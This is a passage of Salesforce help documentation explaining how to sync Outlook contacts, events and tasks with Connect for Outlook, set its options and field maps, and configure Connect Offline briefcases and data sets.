   Also, during synchronization, Connect for Outlook commands in the right-click shortcut menu are not available.

   To avoid unnecessary space usage, not all occurrences of recurring appointments synchronize between Salesforce and Outlook. The following occurrences synchronize according to your computer's current time and date:

   - Occurrences of a daily series that fall approximately in the next thirty days
   - Occurrences of a weekly series that fall approximately in the next six weeks
   - Occurrences of a monthly or yearly series that fall approximately in the next six months

4. If records will be added to Outlook or Salesforce as a result of the synchronization, a dialog box summarizes these changes and asks you to confirm them.
5. If necessary, you are prompted to resolve data conflicts.
6. When the synchronization process completes, click **OK**.

   Note: If you further want to synchronize your Outlook data with a Palm handheld or other device, consult the documentation for your device.

To specify that you no longer want to synchronize an item, select one or more items and click **Unmark for Sync** in the Connect for Outlook toolbar, or right-click and choose **Unmark for Sync** from the right-click shortcut menu. In Outlook, the “salesforce.com” category is removed from the item.

Connect for Outlook contains various synchronization options you can customize, including scheduling synchronization, specifying the synchronization direction, determining how conflicts should be handled by default, and specifying the field mappings for synchronization.

Setting Up Associations for Outlook Items

You can associate contacts, calendar events, and tasks with Salesforce records. For example, you can associate an Outlook contact with a Salesforce account or associate a meeting with a Salesforce campaign.

When associating Outlook items with Salesforce records, note the following:

- If you select only one contact to sync and the automatic search feature is enabled, the Account Association is pre-populated by an automatic search. You enable this feature by selecting the `Automatically perform search for account and contact associations` checkbox in **Tools** > **Salesforce Options** > **Contacts** > **Advanced** > **Associations**.
- You can select the `Remember my selections for my most recent salesforce.com object search` checkbox to direct Salesforce to remember the search results from the last time a contact, task, or event was associated.
- You must select the correct account if the contact's `Company` field has a value in Outlook. When you associate a contact with an account using the Accounts tab on the Change Associations dialog box, the selected account appears in one of the following places:
  - ◊ The contact’s `Account Name` field in Salesforce
  - ◊ The matching Salesforce field defined in **Tools** > **Salesforce Options** > **Contacts** > **Advanced** > **Field Maps** for the `CompanyName` Outlook field

- You must select the correct manager if the contact's `Manager's Name` field has a value in Outlook. When you associate a contact with a manager using the Reports To tab on the Change Associations dialog box, the selected manager appears in one of the following places:
  - ◊ The contact's `Reports To` field in Salesforce
  - ◊ The matching Salesforce field defined in **Tools** > **Salesforce Options** > **Contacts** > **Advanced** > **Field Maps** for the `ManagerName` Outlook field
- The Salesforce Options dialog box lets you set sync preferences using the `Always mark for sync` checkbox. Select this checkbox to automatically select the `Mark for Sync` option on all newly created items of the appropriate type that you save to your synchronization folder. For example, if you set this option for contacts, any newly created contacts that you save to the synchronization folder are automatically included the next time you sync with Salesforce. You can exclude an automatically-marked item from synchronization if you manually unmark it.

  Note: Records created or edited on the server or on other devices, such as a Blackberry, won't be marked for sync.

Marking New Outlook Meeting Invitations for Sync

To mark a new meeting invitation for sync:

1. From your Outlook calendar folder, click **New** to begin a new meeting invitation.
2. Compose the invitation as desired.

   Warning: If you are inviting resources such as conference rooms, those resources must be configured by your Outlook administrator to automatically accept meeting requests: From the **Tools** menu, click **Options** > **Calendar Options** > **Resource Scheduling** and then select the `Automatically accept meeting requests and process cancellations` checkbox. If the resource does not have this configuration, it is not booked when you send the invitation.

3. When you are ready to send the invitation:
   - In Outlook XP and 2003, click **Save and Mark for Sync** on the toolbar.
   - In Outlook 2007, click **Save and Mark for Sync** on the Salesforce tab of the Ribbon.

Note: The version of Connect for Outlook that you have installed may not include all of these features. To upgrade to the most recent Connect for Outlook version, go to the Connect for Outlook page in your personal settings.

If your administrator renamed any Salesforce standard tab names, the tab names you see in Outlook are different than those mentioned in these help topics. Also, your administrator may have customized Connect for Outlook to disallow certain operations such as synchronizing contacts or uploading attachments. If your administrator prohibited a particular operation, all related commands are disabled in your user interface.

Connect for Outlook version 3.2 and later supports person accounts if they have been implemented in your organization.

Resolving Data Conflicts During Connect for Outlook Synchronization

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

If a record has been modified in both Outlook and Salesforce and you try to synchronize your data, a conflict resolution dialog box appears, allowing you to choose which information to save. For example, if you changed a contact's phone number in Outlook and then changed that contact's address in Salesforce, you must identify which values are correct.

1. In the left pane, use the drop-down list to choose whether to display records in a tree or list view, then choose the record that you want to resolve.
2. In the right pane, use the drop-down list to choose whether to display all fields on the record or only those that have conflicting data, then select the radio button next to the correct value.
3. If necessary, click the pencil icon ( ) and manually enter the value you want to save.

   Note: The pencil icon is not available for read-only fields on some objects, such as products on opportunities.

4. Repeat these steps for each record listed in the left pane. When you have selected a value to resolve the conflict, the status of the record in the left pane displays a green check.
5. Click **Submit** when you have finished making selections for all records in conflict.

Synchronizing Your Contacts and Activities with Connect for Outlook

Working with Person Accounts in Connect for Outlook

Available in: **Enterprise** and **Unlimited** Editions

Connect for Outlook version 3.2 and later supports the following operations involving person accounts if your organization has implemented them.

Synchronizing Person Accounts with Outlook Contacts

Connect for Outlook can synchronize person accounts between your Accounts tab in Salesforce and your contacts folder in Outlook. From Outlook, you can view, edit, and delete synchronized person accounts. You can also direct Outlook to identify contact records as person accounts. You do this by syncing the contact record to a corresponding person account in Salesforce. If the contact and person account details match, Salesforce associates the records and marks the Outlook contact as a person account.

Salesforce only marks the contact record as a person account if a person account already exists in Salesforce. To identify a contact as a person account, you must first create the person account in Salesforce and then sync the contact record to it. If you sync a new Outlook contact for someone who doesn't have a person account in Salesforce, Connect for Outlook processes it as a business contact.

Associating Outlook Email Messages with Person Accounts

With Connect for Outlook, you can add email messages to Salesforce as tasks or cases. In both situations you can associate the task or case being created with a person account. In the Add to Salesforce dialog box, you can select person accounts on both the Names tab and the Related to tab. On the Names tab, person accounts appear as if they were contacts.

Additionally, you can add outgoing email messages to Salesforce, add sent or received emails to Salesforce, and create cases from Outlook email messages.

Associating Outlook Calendar Events and Tasks with Person Accounts

With Connect for Outlook, you can associate calendar events and tasks with person accounts. In the Associate Item dialog box, you can specify person accounts for the Contacts drop-down list as well as the Accounts drop-down list.

Considerations on Using Person Accounts with Connect for Outlook

- Connect for Outlook does not synchronize business accounts (accounts that do not have a person account record type).
- While you can associate Outlook calendar events and tasks with person accounts, you cannot use the Change Associations dialog box to associate items in your Outlook contacts folder with person accounts. However, you can synchronize existing person accounts in Salesforce down to Outlook.
- You cannot create new person accounts from Outlook. Whenever you create a new Outlook contact and mark it for sync, Connect for Outlook processes it as a business contact.
- If person accounts have been enabled for your organization, the **Quick Create** links for accounts are always disabled in Connect for Outlook dialog boxes.

Synchronizing Your Contacts and Activities with Connect for Outlook
Assigning Outlook Items to Salesforce Records with Connect for Outlook

Opening Salesforce Records from Outlook with Salesforce

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

After synchronizing, Connect for Outlook allows you to open the Salesforce detail page of a contact, task, or nonrecurring calendar event from Outlook:

1. In Outlook, select a contact, task, or nonrecurring calendar event so the item is highlighted.
2. Click **View in Salesforce** from the toolbar or the right-click shortcut menu.
3. The Salesforce record opens in your Web browser. Because you are already logged in through Connect for Outlook, you do not need to enter your username and password again.

Viewing Salesforce Tabs in Outlook

Connect for Outlook allows you to access and work in your Salesforce tabs directly from within Outlook. For example, you can view and update your Salesforce contacts and accounts directly from Outlook.

Note: This feature is only available if you are working online and if the `Add salesforce.com folders in Outlook` email option is enabled.

To use Salesforce within Outlook:

1. In your Outlook folders list, expand the "salesforce.com" folder.
2. Click any folder name to display the Salesforce tab of the same name. The Salesforce tab displays in the Outlook reading pane.

   A new browser window opens when you click a Salesforce folder if you're using:

   - Outlook 2002 on Windows XP or Vista
   - Outlook 2007 on Vista
   - Outlook 2003 on Windows XP or Vista, or Outlook 2007 on Windows XP, and have enabled the `Display salesforce.com folders in external Web browser` email option

   During your Outlook session, clicking the "salesforce.com" folder displays the last Salesforce page you viewed while navigating within the "salesforce.com" folder.
3. Use Salesforce within Outlook exactly as you would in a browser. All Salesforce features are available to you except the ability to log out through the Salesforce **Logout** link.

Note: We recommend that you do not add any emails, folders, or other items to the "salesforce.com" folder.

Synchronizing Your Contacts and Activities with Connect for Outlook

Setting Your Sync Profile for Connect for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

Your sync profile defines how your data is synchronized with Salesforce.

By default, you can synchronize:

- Contacts you own
- Contacts to which you have read/write access that are associated with accounts you own
- Contacts to which you have read/write access that are associated with accounts of which you are an account team member

By setting your sync profile, you can also synchronize contacts owned by other users, as long as you have read/write access to those contacts.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:

   - If you clicked **Setup**, select **Desktop Integration** > **Connect for Outlook** > **Set your Sync Profile**. You can also click **Desktop Integration** > **Connect for Lotus Notes** > **Set your Sync Profile**.

- If you clicked **My Settings**, select **Desktop Add-Ons** > **Connect for Outlook** > **Set your Sync Profile**. You can also click **Desktop Add-Ons** > **Connect for Lotus Notes** > **Set your Sync Profile**.

Connect for Outlook and Connect for Lotus Notes both use the sync profile.

3. From the first drop-down list, select the type of group.

   Your choices are:

Member Type	Description
Personal Groups	All of your own groups.
Public Groups	All public groups defined by your administrator.

4. Select the group whose members own contacts you want to synchronize, or click **New Personal Group** to create a new personal group. The group you select or create can have up to 15 members.

   Contact Manager and Group Edition organizations have two options: **Sync My Contacts Only** or **Sync All Contacts**.
5. Click **Save** to finish.

   In a Public Read Only or Private sharing model, the group members need to grant you read/write access to their contacts in order for you to synchronize them.
6. The next time you perform a synchronization, the contacts that correspond to your sync profile will be included.

Keep in mind the following concerning your sync profile:

- If you change your sync profile, the contacts owned by the new group are added to your offline device and the contacts owned by the old group are deleted from your offline device during your next synchronization.
- If the members of the group change, the contacts that are synchronized also change.
- If you or your administrator delete the group, contacts owned by the group will no longer be synchronized unless you are the contact owner, the account owner, or on the account team.

Synchronizing Your Contacts and Activities with Connect for Outlook

Setting Connect for Outlook Options

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

To customize your Connect for Outlook options:

1. In Outlook, select **Tools** > **Salesforce Options**. The Connect for Outlook Configuration Options dialog box opens.
2. Use the tabs provided to view and modify configuration options.
3. Click **OK** to save your settings.

Connect for Outlook Configuration Options

In the Outlook Configuration Options dialog box, you can set the following options:

Note: Your administrator may have customized Connect for Outlook to disallow certain operations. If so, some options may be unavailable or disabled.

Options on the General tab

User Settings

Option	Description
`Username`	Your Salesforce username.
`Password`	Your Salesforce password. If you log in from an untrusted network, you may need to add a security key to the end of your password.
`Server`	The URL of the Force.com API server that Connect for Outlook uses to access your Salesforce data. Read only.

Click the **Verify** button to confirm that your username and password are correct.

General Preferences

Option	Description
`Log in automatically when Outlook starts`	Select this checkbox to allow Connect for Outlook to automatically log you in to Salesforce when you start Outlook. This can increase the speed of your first Connect for Outlook operation during that Outlook session.
`Display splash screen on Outlook startup`	Select this checkbox to enable the Connect for Outlook dialog box that displays when Outlook starts.
`Enable visual indicators`	Select this checkbox to enable icons that indicate different statuses of Outlook items, such as whether an item is marked for synchronization or has been synchronized.
`Display 'Sync completed' dialog`	Select this checkbox to display a notification dialog box when Connect for Outlook completes a synchronization.

Visual Preferences

Option	Description
`Enable context-sensitive toolbar buttons`	Select this checkbox to enable the context-sensitive display of Connect for Outlook toolbar buttons. Selecting this option may impact Outlook performance. When this option is selected, the toolbar and right-click shortcut menu only offer the commands that are relevant to your current location in Outlook. When this option is deselected, all commands always display; a warning message occurs if you

Option	Description
	select a command that does not apply to your current Outlook context.
`Display text in toolbar buttons`	Show or hide the text labels that display next to Connect for Outlook toolbar buttons. By hiding the text, the toolbar will be shorter and take up less screen space.

Synchronization Preferences

Option	Description
`Delete history and synchronize from scratch`	Select this checkbox to remove your synchronization history. Your next synchronization will take place as if you had never before synchronized any records. When you select this option, Connect for Outlook removes the synchronized icons from all items that were previously synchronized.
`Synchronize on schedule every XX hours`	Select this checkbox and choose a number from the drop-down list to enable automatic scheduled synchronizations every 1-8 hours.

Within the General tab of the Connect for Outlook Options dialog box, click **Help** to open Connect for Outlook online help. Click **About** to view your Connect for Outlook version number.

Basic options on the Contacts, Events, and Tasks tabs

On the Contacts, Events, and Tasks tabs of the dialog box, set each of these options to determine how your contacts, events, and tasks will be synchronized.

Option	Description
`Synchronize Data with Salesforce`	Select the checkbox to enable synchronization between Outlook and Salesforce.
`Data Movement`	Choose an option from the drop-down list to specify how data is treated during synchronization. Your choices are: • **Export to Salesforce** - During its first synchronization, a record in Outlook will create or update a record in Salesforce. If that record is ever modified in Salesforce, it will be skipped in future synchronizations. If the record is only modified in Outlook, future synchronizations will cause the corresponding record in Salesforce to be updated. • **Export with Overwrites to Salesforce** - During its first synchronization, a record in Outlook will create or update a record in Salesforce. At future synchronizations, any changes made in Outlook will be reflected in Salesforce, regardless of whether the Salesforce version of the record had been changed in the meantime. When this option is selected, the conflict

Option	Description
	setting in the advanced options dialog box is automatically set to `Outlook always wins`. • **Import from Salesforce** - During its first synchronization, a record in Salesforce will create or update a record in Outlook. If that record is ever modified in Outlook, it will be skipped in future synchronizations. If the record is only modified in Salesforce, future synchronizations will cause the corresponding record in Outlook to be updated. • **Import with overwrites from Salesforce** - During its first synchronization, a record in Salesforce will create or update a record in Outlook. At future synchronizations, any changes made in Salesforce will be reflected in Outlook, regardless of whether the Outlook version of the record had been changed in the meantime. When this option is selected, the conflict setting in the advanced options dialog box is automatically set to `Salesforce always wins`. • **Synchronize with Salesforce** - During synchronizations, records modified in Outlook will be reflected in Salesforce, and vice versa. This is the default option and is recommended for most users.
`Always mark for sync`	Select this checkbox to automatically select the `Mark for Sync` option on all newly created items of the appropriate type that you save to your synchronization folder. For example, if you set this option for contacts, any newly created contacts that you save to the synchronization folder are automatically included the next time you sync with Salesforce. You can exclude an automatically-marked item from synchronization if you manually unmark it. **Note:** Records created or edited on the server or on other devices, such as a Blackberry, won't be marked for sync.
`Folder Settings`	View a list of the Outlook folders. Connect for Outlook searches for items to synchronize in the Outlook folder that has `Synchronize Data with Salesforce` selected. You can select only one folder. The items themselves must be marked for synchronization or they will not be synchronized.

Advanced options on the Contacts, Events, and Tasks tabs

Click the **Advanced** button in the Contacts, Events, and Tasks tabs of the dialog box to customize additional synchronization options.

Option	Description
`Confirmation tab - Confirm record deletions`	Select the checkbox to display a confirmation message when records will be deleted as a result of synchronization. This option is enabled by default.
`Confirmation tab - Confirm record changes and additions`	Select the checkbox to display a confirmation message when records will be updated as a result of synchronization. This option is enabled by default.
`Conflict tab`	In the Conflict tab, select an option to determine how Connect for Outlook handles conflicts between Salesforce data and Outlook data during synchronization. • **Ignore all conflicts** - Records with conflicts are not synchronized. • **Notify me when conflicts occur** - Connect for Outlook notifies you of any conflicts so you can manually resolve them. This is the default option. • **Salesforce always wins** - The value in the Salesforce record is always accepted when a conflict occurs. • **Outlook always wins** - The value in Outlook is always accepted when a conflict occurs.
`Options tab - Synchronization Scope`	Determines time frame for synchronized tasks and events. This tab is only available for tasks and events. The choices for events are: • **Today and future events** - Only current and future events that are marked for synchronization will be synchronized. This includes events scheduled for the day before the synchronization. By default, Salesforce synchronizes the next 31 days of daily events, the next 5.5 weeks of weekly events, the next 5.5 months of monthly events, and the next year and a half of yearly events. • **All events** - All events, including past events, that are marked for synchronization will be synchronized. The choices for tasks are: • **Open and recently closed tasks** - Only open tasks and tasks completed within the last seven days that are marked for synchronization will be synchronized. ◊ **Import salesforce.com tasks of type Email** - Only available if **Open and recently closed tasks** is selected. When this checkbox is deselected, tasks that have a **Type** value of "Email" are not imported into Outlook during synchronization, provided the field-level security settings of the **Type** picklist make the picklist visible for you. The tasks affected by this option include, but are not limited to, emails that you have used Connect for Outlook to add to

Option	Description
	Salesforce as completed tasks. Note that the **Type** picklist must also be included on your task page layout if you want the picklist to be visible when viewing task records in Salesforce. • **All tasks** - All tasks, regardless of status, that are marked for synchronization will be synchronized.
`Field Maps tab`	The table on this tab displays how Salesforce fields are mapped to Outlook fields for synchronization and lets you customize field mapping as needed.
`Associations tab`	Determines the settings in the Change Association dialog box when users click **Change Associations** to associate the Outlook item with a Salesforce record. The choices for contacts, tasks, and events are: • `Maximum number of search results` - Indicates the maximum number of records returned when user searches for an association. • `Remember my selections for my most recent salesforce.com object search` - Directs Salesforce to remember the search results from the last time the item was associated. The following option is enabled for contacts only: • `Automatically perform search for account and contact associations` - Enables automatic searching for Salesforce records when associating contacts. When a user clicks **Change Associations**, the search pre-populates the association if it finds a single result.

Options on the Email tab

Related To Settings

Option	Description
`Display by Default`	Select the types of records to show by default when associating an email with a related record. To select all, select the checkbox in the header row.

Search Settings

Option	Description
`Maximum number of search results`	Enter the number of Salesforce items to show in the search results when associating emails with a record or finding

Option	Description
	names in the Address Book. The maximum number allowed is 200.
`Automatically perform search for adding email`	Select the checkbox to automatically search for matching contacts or leads when adding an email to Salesforce. When this setting is disabled, the search field in the Names tab will still be automatically populated, but the search will not run until you click **Go!**.

Email Options

Option	Description
`Display email added successfully dialog`	Select the checkbox to display a confirmation message when an email is successfully added to Salesforce.
`Show item after adding email`	Select the checkbox to automatically display the new task in your Web browser after adding an email message to Salesforce.

Case Options

Option	Description
`Show item after creating a case`	Select the checkbox to automatically display the new case in your Web browser after creating a case from an email.

Browser Options

Option	Description
`Always use new Web browser`	Select the checkbox to always open Salesforce records in a new browser window.
`Upload attachments`	Select the checkbox to allow attachments from emails and local files on your computer to be uploaded to Salesforce.
`Add salesforce.com folders in Outlook`	Select the checkbox to display salesforce.com folders in the Outlook folders list. A new browser window opens when you click a Salesforce folder if you're using: • Outlook 2002 on Windows XP or Vista • Outlook 2007 on Vista • Outlook 2003 on Windows XP or Vista, or Outlook 2007 on Windows XP, and have enabled the `Display salesforce.com folders in external Web browser` email option

Option	Description
`Display salesforce.com folders in external Web browser`	Select the checkbox to open an external browser when you click salesforce.com tabs in the “salesforce.com” folder. This option is disabled by default. It's only available if the `Add salesforce.com folders in Outlook` checkbox is selected and is only visible for users of Outlook 2003 on Windows XP or Vista, or Outlook 2007 on Windows XP.

Options on the Log File tab

The Log File tab shows the location of the Connect for Outlook log file. This location cannot be changed.

Click **View** to open the log file in a text editor. This file contains information about any synchronizations performed in your current Outlook session. Click **Send** to send the log file to salesforce.com Customer Support for troubleshooting. If your log file is blank, you must turn tracing on by modifying the LogMask registry entry.

Options on the User Permissions tab

The User Permissions tab contains settings that an IT administrator can customize when deploying Connect for Outlook to a group of users.

Mapping Custom Fields for Connect for Outlook Synchronization

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

Field mapping lets you define how Salesforce fields map to Outlook fields during synchronization.

To map custom Salesforce fields to standard or custom Outlook fields for synchronization:

1. Click **Tools** > **Salesforce Options**.
2. From the Contacts, Events, or Tasks tabs, click **Advanced** > **Field Maps** > **New Mapping**. Each type of item has a different field mapping.
3. Choose a field from the `Salesforce Field` drop-down list. This drop-down list displays the names of all Salesforce fields that have not yet been mapped.

Warning: If you map custom fields that are universally required, make sure the universally required fields have a default value so that users will not encounter errors. Furthermore, avoid mapping custom fields that require validation by Salesforce in order to be created. For example, if you map a custom field whose values must be unique, a value that you manually add from your desktop client may result in a uniqueness error during synchronization.

4. Choose a field from the `Outlook Field` drop-down list. This drop-down list displays the names of the standard Outlook fields for that kind of record.

   Note: Custom Outlook fields do not display in this list. To map a Salesforce field to a custom Outlook field, you must create the field within this dialog box. Simply type the name of the new field into the `Outlook Field` field. The custom Outlook field name must be a single word (no spaces) with only letters and numbers.

5. With very few exceptions, accept the default `Conversion` field value, "Use salesforce.com type."

   Note: The following are the only circumstances in which you should change the `Conversion` field from its default value:

   - If you are mapping a field that represents either a date or a date and time combination, then choose "date" or "datetime," respectively.
   - If you are mapping a field that represents the urgency of a task, then choose "Priority."
   - If you are mapping a field that represents the status of a task, then choose "Status."
   - If you are mapping a field that represents how other users see this time in your calendar, then choose "BusyStatus."

   If you change the default value of the `Conversion` field, the value will display in the `Type` column when you view your saved mappings.

6. Leave the `Matching` score and `Nonmatching` score fields at 50. Modifying these fields is an advanced customization that may cause duplicate records to be created.
7. Click **OK** to save the new mapping.

To change the mapping for a specific field, select it from the list and click **Edit Mapping**. To delete the mapping for a field, select it from the list and click **Delete Mapping**.

Connect for Outlook FAQ

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

- Can an administrator block access to Connect for Outlook?
- How do I configure Connect for Outlook with a proxy server?
- How can I increase the search results in Connect for Outlook?
- How can I find cases easily with Connect for Outlook?
- Can I use multiple IMAP or POP3 email accounts with Connect for Outlook?
- Why are some of my items capitalized after synchronizing with Connect for Outlook?
- How does Connect for Outlook find matching accounts when synchronizing contacts?
- How do I uninstall Connect for Outlook?

Can an administrator block access to Connect for Outlook?

In Enterprise and Unlimited Editions, an administrator can block users' access to Connect for Outlook.

How do I configure Connect for Outlook with a proxy server?

Connect for Outlook does not support PCs that are configured to automatically detect proxy settings. This means that if you connect to the Internet through a proxy server, you must manually configure your PC's proxy settings, which will also configure Connect for Outlook. To begin, ask your IT department for your company's proxy server address and port number.

1. On your PC, select **Start** > **Settings** > **Control Panel** > **Internet Options**.
2. Select the **Connections** tab, and click the **LAN Settings...** button.
3. Select `Use a proxy server`, and enter your proxy server address and port, such as, webserver:8080 or 64.26.128.255:8080.
4. Click **OK**.

How can I increase the search results in Connect for Outlook?

In Connect for Outlook, the **Maximum number of search results** option determines how many records are returned when you search for matching contacts, leads, or other related records.

If you typically send Outlook emails to multiple users at one time, set this option to a higher number than the default.

Note: Setting this option to a higher number may cause a longer delay in retrieving matching records.

How can I find cases easily with Connect for Outlook?

To quickly find a case to associate with your Outlook email, we recommend that you search by `Case Number`, because this field uniquely identifies a specific case. You can also search by `Case Subject` or any other case field accessible via the sidebar search in Salesforce.

To make sure that you always have the case number available, it is a good idea to add the {!Case_Number} field to the Subject of your Customer Support email templates.

See Also:

Creating Cases from Outlook Emails with Connect for Outlook

Can I use multiple IMAP or POP3 email accounts with Connect for Outlook?

Yes. However, if you have multiple IMAP or POP3 email accounts and you select your non-default email account for sending and adding new emails to Salesforce, Connect for Outlook does not use the non-default account you have selected. It always uses your default IMAP or POP3 email account when you click the **Send and Add** button.

See Also:

Setting Connect for Outlook Options

Why are some of my items capitalized after synchronizing with Connect for Outlook?

If you have configured Microsoft Outlook to auto-correct capitalization, your Salesforce data, such as contact or account names, may become capitalized after synchronization. For example, if you synchronize a contact belonging to the salesforce.com account, the account name may appear as Salesforce.com after synchronization. To avoid this, you can turn off auto-correct options within Outlook by choosing **Tools** > **Options** > **Spelling** > **AutoCorrect Options...**.

See Also:

Synchronizing Your Contacts and Activities with Connect for Outlook

How does Connect for Outlook find matching accounts when synchronizing contacts?

When synchronizing contacts, Connect for Outlook matches the Outlook `Company` field against the `Account Name` field on the contact in Salesforce.

- If Connect for Outlook finds exactly one matching account in Salesforce for that contact, the contact is synchronized under that account.
- If multiple matching accounts are found in Salesforce for that contact, Connect for Outlook synchronizes the contact under the account that is first alphabetically. For instance, if your Outlook contact has "IBM" in the `Company` field and you have two accounts in Salesforce called "IBM - Europe" and "IBM - US," the contact will synchronize under the "IBM - Europe" account.

To prevent accidentally synchronizing an Outlook contact with the wrong account, we recommend that you always make account name changes in Salesforce, never in Outlook.

See Also:

Synchronizing Your Contacts and Activities with Connect for Outlook

How do I uninstall Connect for Outlook?

To uninstall Connect for Outlook, use the program removal tool in the Windows Control Panel. Look for the entry "Salesforce Outlook Edition."

Installing Connect for Outlook

CONNECT OFFLINE

Force.com Connect Offline Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Available for an additional cost in: **Professional** Edition

With Force.com Connect Offline, you can work on your key deals anywhere, any time—totally unplugged.

Connect Offline is a client application that lets you access a subset of Salesforce records using the same browser-based interface as the online system but without an Internet connection. Use Connect Offline to view, edit, create, and delete accounts, activities, contacts, opportunities, leads, and custom object records (including relationship groups). You can also add and update products and schedules on opportunities.

The subset of Salesforce records accessible in Connect Offline is referred to as a *briefcase*. Administrators can create *briefcase configurations*, which are sets of parameters that determine the records available in the briefcases of users with a specific profile. Organizations can have multiple briefcase configurations and associate each with a different set of profiles to simultaneously suit the needs of various types of offline users. For example, one configuration might include leads and opportunities in the briefcases of users with a Sales Representative profile, while another configuration includes accounts and related opportunities in the briefcases of users with an Account Executive profile. Users without an assigned briefcase configuration can configure the settings for their own Connect Offline briefcase and can manually select the accounts the briefcase includes.

When online, users can synchronize their Connect Offline briefcases with Salesforce. During synchronization, the changes to records in the briefcase are implemented in Salesforce, and vice-versa. This ensures that both Salesforce and Connect Offline have the most current records. If updates to a record in the briefcase conflict with updates to a record in Salesforce, Connect Offline displays the conflict resolution tool, which allows users to easily resolve the conflict.

To start using Connect Offline today, log into Salesforce and install the Connect Offline client application.

Installing Connect Offline
What is Your Default Connect Offline Briefcase Contents?
Logging in to Connect Offline
Working with Connect Offline

Logging in to Connect Offline

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Available for an additional cost in: **Professional** Edition

User Permissions Needed	
To view records in Connect Offline:	"Read" on the appropriate type of record such as accounts, contacts, or opportunities
To update records in Connect Offline:	"Create," "Edit," or "Delete" on the appropriate type of record such as accounts, contacts, or opportunities

To log in to Connect Offline:

1. On your computer, click **Start** > **Programs** > **salesforce.com** > **Connect Offline**, or double-click the Connect Offline desktop icon.

   Important: The first time you log into Connect Offline, you must have an Internet connection.

2. Enter your Salesforce username and password.

   Note: If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, you must enter `mypasswordXXXXXXXXXX` to log in.

3. Select the `Update tab names` checkbox if you want Connect Offline to reflect any changes to the names of fields, objects, and tabs in Salesforce since the last time you selected this option.

   Note: Salesforce automatically updates your tabs the first time you log in.

4. Select the `Synchronize my data` checkbox to synchronize your Connect Offline briefcase with Salesforce.
5. Click **Login**.

BRIEFCASE CONFIGURATION

Managing Connect Offline Briefcase Configurations

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions Available for an additional cost in: **Professional** Edition

User Permissions Needed	
To view Connect Offline briefcase configurations:	"View Setup and Configuration"
To create, change, or delete Connect Offline briefcase configurations:	"Manage Mobile Configurations"

Connect Offline *briefcase configurations* are sets of parameters that determine the records available in the briefcases of both individual users as well as users with a specific profile. You can create multiple briefcase configurations and associate each with different users and profiles to simultaneously suit the needs of various types of offline users. For example, one configuration might include leads and opportunities for sales representatives, while another configuration includes accounts and related opportunities for account executives.

Users without assigned briefcase configurations see the default briefcase contents and can manually configure settings for their own Connect Offline briefcase; however, salesforce.com recommends using briefcase configurations instead of allowing users to manually configure their own offline briefcases because briefcase configurations provide:

- Centralized configuration
- Synchronization with any custom object, as opposed to personal briefcase settings that only support custom objects related to accounts, contacts, opportunities, or leads
- The ability to define data sets with greater flexibility and filtering capabilities

To manage briefcase configurations for your organization, from Setup, click **Desktop Administration** > **Offline Briefcase Configurations**.

- To create a briefcase configuration, click **New Offline Briefcase Configuration**.
- To define a data set for an offline briefcase configuration, click the name of the briefcase configuration, then click **Edit** in the Data Sets related list.
- To make changes to a briefcase configuration, click **Edit**.
- To delete a briefcase configuration, click **Del**.
- To view details about a briefcase configuration, click its name.
- To clone a briefcase configuration, select the briefcase configuration you want to clone and click **Clone**.
- To activate a briefcase configuration, click **Edit** next to the configuration you want to activate, select `Active`, and click **Save**.
- To deactivate a briefcase configuration, click **Edit** next to the configuration you want to activate, deselect `Active`, and click **Save**.

Important: If you deactivate an active briefcase configuration, users assigned to that configuration cannot synchronize their briefcases.

See Also:

What is Your Default Connect Offline Briefcase Contents?

Creating Offline Briefcase Configurations

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Available for an additional cost in: **Professional** Edition

User Permissions Needed	
To create, change, or delete briefcase configurations:	"Manage Mobile Configurations"

To create a Connect Offline briefcase configuration:

1. From Setup, click **Desktop Administration** > **Offline Briefcase Configurations** to access the briefcase configurations list page.
2. Click **New Offline Briefcase Configuration**.
3. Enter a name for the briefcase configuration.
4. Select the `Active` checkbox if you want to activate the briefcase configuration immediately after you create it. The configuration does not work until you select this checkbox.
5. Enter a description for the briefcase configuration.
6. Select users and profiles from the `Available Members` box and click the **Add** arrow to assign them to the briefcase configuration. If you do not immediately see the user or profile you want to add, enter the profile name in the search box and click **Find**. You can assign each user or profile to only one briefcase configuration.

   If there are users and profiles in the `Assigned Members` box you do not want to assign to the briefcase configuration, select them and click the **Remove** arrow.

   Warning: If you remove a user or profile from an active briefcase configuration, those users can no longer synchronize their briefcases to that configuration. The next time the users synchronize, Connect Offline synchronizes their briefcases with the default briefcase content.

   When you assign profiles to a briefcase configuration, the configuration applies to all Connect Offline users with that profile and overrides users' personal briefcase configurations.
7. Click **Save**.
8. Also, you must create the data sets for this offline briefcase configuration to determine the data that members of the configuration receive in their briefcase.

Note that your offline briefcase configuration is not active until you select the `Active` checkbox. Also, you must create the data sets for this briefcase configuration to determine the records that users with this configuration can access in Connect Offline.

Managing Connect Offline Briefcase Configurations
What is Your Default Connect Offline Briefcase Contents?

Defining Connect Offline Data Sets

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Available for an additional cost in: **Professional** Edition

User Permissions Needed	
To view Connect Offline data sets:	"View Setup and Configuration"
To create, change, or delete Connect Offline data sets:	"Manage Mobile Configurations"

Data sets are the parameters in briefcase configurations that determine which records appear in the briefcases of users assigned to the briefcase configuration. Each data set pertains to records of a single object and is classified by the name of that object. For example, the Accounts data set only includes account records. Filters and limits within each data set let you further restrict the records the data set includes.

Data sets can have child data sets for records associated with a top-level (parent) data set. For example, if the first level of your hierarchy has an Accounts data set, you can add a Contacts child data set for all contact records related to the account records.

